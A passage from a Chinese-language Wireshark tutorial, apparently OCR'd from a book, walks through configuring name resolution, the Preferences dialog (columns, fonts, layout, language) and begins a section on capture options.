
Step 02 在打开的设置界面中选择“选项”选项卡，如下图所示，从这里选中相应的选项解析名称即可。



Step 03 用户还可以手动修改对地址的解析，选中需要解析的地址段，右击，在弹出的快捷菜单中选择“编辑解析的名称”菜单命令，如下图所示。



Step 04 Wireshark 会给出地址解析库存放的位置，然后选择“统计”菜单，在弹出的菜单中选择“已解析的地址”菜单命令，如下图所示。



Step 05 打开如下图所示的对话框，里面存放了已经解析的地址信息。通过对名称的解析，对于数据包的来源去处会更加的清晰明了，所以名称解析是一个非常好的功能。




注意：如果开启名称解析可能会对性能带来损耗，同时地址解析不能保证全部正确。如果数据流比较大，建议不开启名称解析，在对抓取的数据包处理时再进行处理。

绝招6：首选项的设置




大多数软件都会提供一个首选项设置，该设置主要用于配制软件的整体风格，Wireshark 也提供了首选项设置，进行首选项设置的操作步骤如下。

Step 01 选择“编辑”菜单，在弹出的菜单中选择“首选项”菜单命令，如下图所示。




Step 02 打开“首选项”对话框，如下图所示。首次打开“首选项”对话框，在默认打开的界面中，用户可以进行相关选项的设置。




“首选项”对话框中相关参数的介绍如下。

- “记住主窗口的大小及位置”复选框：选中之后，每次打开都将是固定大小。
- “打开文件夹中的文件”：设置默认打开或保存文件的路径，如果经常抓取数据包，建议设置一个固定的位置。
- “显示最多”：显示数据包条目，根据实际需要进行设置即可。
- “确认未保存的捕获文件”：选中没有保存的文件名前面会多出一个“*”号，提示用户没有保存，一般建议开启。
- “主工具栏的样式”：这里有3种样式，即只有图标、只有文本、图标加文本，根据需要选择即可。
- “语言”：设置语言环境，这里可以选择多种国家语言，如果英文较好可以切换成英文状态。


Step 03 在“首选项”对话框中，选择Columns选项，然后单击左下方的“+”按钮，可以添加一个列，单击“-”按钮可以删除一个列，如下图所示。



Step 04 选择Font and Colors选项，在打开的界面中可以设置软件字体大小以及默认颜色，如下图所示。



Step 05 选择Layout选项，在打开的界面中可以设置软件显示布局，该项还是比较重要的。默认情况下，软件选择的是分3横显示，根据个人喜好可以选择不同的布局方式进行显示，如下图所示。



绝招7：捕获选项的设置




捕获选项主要针对抓取数据包使用的网卡、抓包前的过滤、抓包大小、抓包时长等进行设置，这个功能在抓包软件中也属于非常重要的一个设置。

